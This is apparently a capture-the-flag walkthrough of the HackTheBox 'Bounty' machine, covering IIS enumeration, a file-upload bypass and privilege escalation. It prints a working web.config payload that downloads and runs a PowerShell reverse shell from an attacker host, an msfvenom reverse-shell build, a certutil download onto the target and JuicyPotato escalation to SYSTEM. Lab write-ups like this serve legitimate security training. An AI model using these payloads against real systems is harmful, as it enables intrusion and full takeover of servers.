
Today I went through Bounty by HackTheBox. This machine stands out from anything I have come across thus far in my preparation as it requires you to research and carry out an attack that doesn't have a pre-compiled exploit to obtain initial access.
Firstly, start with a nmap scan of the target:
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script-vuln -T4
<SNIP>
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Port 80: Microsofot IIS httpd 7.5
I snipped my output: the only port open was the web server so this means you have to start looking for directories / Vhosts; I used the following ffuf syntax (below). This checks for to check for every type of file extension that an IIS server might be using and is usually my go to for in-depth enumeration against this type of target.
┌──(root㉿user)-[/run/…/user/2024/HTBox/arctic]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -u http://bounty.htb/FUZZ --recursion-depth=1 -e .asp,.aspx,.config,.php,.ashx,.asmx,.asax,.ascx,.cshtml,.bak,.old,.zip,.txt,.json,.dll,.htm,.html,.inc,.wsdl
/'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://bounty.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
 :: Extensions       : .asp .aspx .config .php .ashx .asmx .asax .ascx .cshtml .bak .old .zip .txt .json .dll .htm .html .inc .wsdl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
aspnet_client           [Status: 301, Size: 155, Words: 9, Lines: 2, Duration: 123ms]
transfer.aspx           [Status: 200, Size: 941, Words: 89, Lines: 22, Duration: 129ms]
uploadedfiles           [Status: 301, Size: 155, Words: 9, Lines: 2, Duration: 139ms]
uploadedFiles           [Status: 301, Size: 155, Words: 9, Lines: 2, Duration: 116ms]
When we navigate to /transfer.aspx we can see that we have this upload page:


If you want to obtain RCE via image upload then we first need to be able to trigger our uploads. I uploaded a file called test.png — our ffuf syntax above indicated a directory for /uploadedfiles so logically we can piece together the potential path for upload as — http://target.com/uploadedfiles/test.png
I confirm this is the file upload location:
Initial Foothold
I initially attempted to upload a .aspx web / reverse shell. I attempted double naming extensions (shell.aspx.jpg) and name casing bypass techniques (.ASpx).
For those of you not familiar, Apache also has a vulnerabilitiy where you can upload a malicious .htaccess files that alters the way the uploads directory treats certain extensions thus allowing you to bypass server side restrictions and upload a malicious php file — Article. This will be worth adding to your notes for future reference.
So ,we can take this same ethos and target the web.config file on Microsoft IIS to bypass IIS security restrictions by reconfiguring the server to treat .config files as executable scripts rather than protected settings.
To test the target was vulnerable you can download and save this script as web.config. Upload it to the target and navigate to the file in the browser; you should then see you have a webshell.

I found the following articles on how to target the web.config to bypass file upload restrictions:
In our case, this web shell is very unstable and it looks like the uploads directory is cleared periodically. The way around this is to take our modified web.config file and utilize powershell's IEX cmdlet to evaluate and execute strings of PowerShell code.
a) create a web.config file to upload which contains the following contents: - the purposes of this file is to send a command to evaluate / execute a PowerShellTcp.ps1 (a reverse shell file we are hosting on our kali machine)
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.15.93/Invoke-PowerShellTcp.ps1')")
%>
We are appending our own powershell (legacy syntax) at the bottom below </configuration>. The command is part of .NET Framework class that has been effectively superseded by Invoke-WebRequest (or its alias iwr) in PowerShell 3.0 and later; in my other articles I would just use a powershell reverse shell from revshells but that doesn't seem to work here.
b) amend PowerShellTcp.ps1 so as the bottom line of the script contains your reverse shell command — Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
c) host a python server in the same directory as PowerShellTcp.ps1 on your kali machine
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
d) setup a listener on your kali machine to catch the connection:
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
When you now navigate to the uploaded web.config in the browser: you should get a connection back on your listener as merlin.
Local Privilege Escalation
First port of call with Windows privilege escalation is to check what privileges your current user has and assess the OS / version info:
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv> systeminfo

Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
Whenever we see SeImpersonatePrivilege or SeAssignPrimaryToken we should instantly think of potato exploits — link.
SeAssignPrimaryToken privilege is disabled but the fact that we have the former enabled should be enough to continue.
JuicyPotato: local privilege escalation tool that targets Windows services running with SeImpersonate or SeAssignPrimaryToken privileges by tricking the system into authenticating against a fake COM server. By intercepting this authentication process, an attacker can steal a high-privilege system token and use it to execute arbitrary code as the NT AUTHORITY\SYSTEM account.
a) create your malicious executableshell.exe
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.93 LPORT=4545 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe
b) setup a python server on the kali machine and use bitsadmin utility on the target to download it
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.18.184 - - [13/Apr/2026 11:15:48] "GET /shell.exe HTTP/1.1" 200 -
10.129.18.184 - - [13/Apr/2026 11:15:50] "GET /shell.exe HTTP/1.1" 200 -


PS C:\Users\merlin\Desktop> certutil.exe -urlcache -split -f http://10.10.15.93:8000/shell.exe
****  Online  ****
  0000  ...
  1e00
CertUtil: -URLCache command completed successfully.
Note: you also have to run JuicyPotato.exe on the target so use the same steps as we used here top achieve this.
c) run JuicyPotato.exe against our malicious shell.exe to obtain NT SYSTEM on the target:
PS C:\Users\merlin\Desktop> cmd /c JuicyPotato.exe -t * -p shell.exe -l 4545
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4545
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Receive a connection back as SYSTEM:
┌──(root㉿user)-[/run/…/user/2024/HTBox/bounty]
└─# rlwrap nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.15.93] from (UNKNOWN) [10.129.18.184] 49167
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
Note: the user flag on the machine is in merlin's desktop BUT it's a hidden / system file so won't viewable when just run dir. The way to view the full file system structure in the directory (similar to the way ls -la works in linux) we can run the following:
C:\Users\merlin\Desktop>dir /a

dir /a
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\merlin\Desktop

04/13/2026  09:17 PM    <DIR>          .
04/13/2026  09:17 PM    <DIR>          ..
05/30/2018  12:22 AM               282 desktop.ini
04/13/2026  09:17 PM           347,648 JuicyPotato.exe
04/13/2026  09:16 PM             7,680 shell.exe
04/13/2026  09:03 PM                34 user.txt
In summary, this machine had a real curve ball with the way to gain initial access. I could not find any writeups on how to gain shell access as you had to script the web.config yourself to call the file.
I also follow the Offsec reddit and people are talking about the Jenkins AD set (requires custom scripting skills) so I am definitely going to make extensive notes on this method so as I can replicate / modify as appropriate under different circumstances.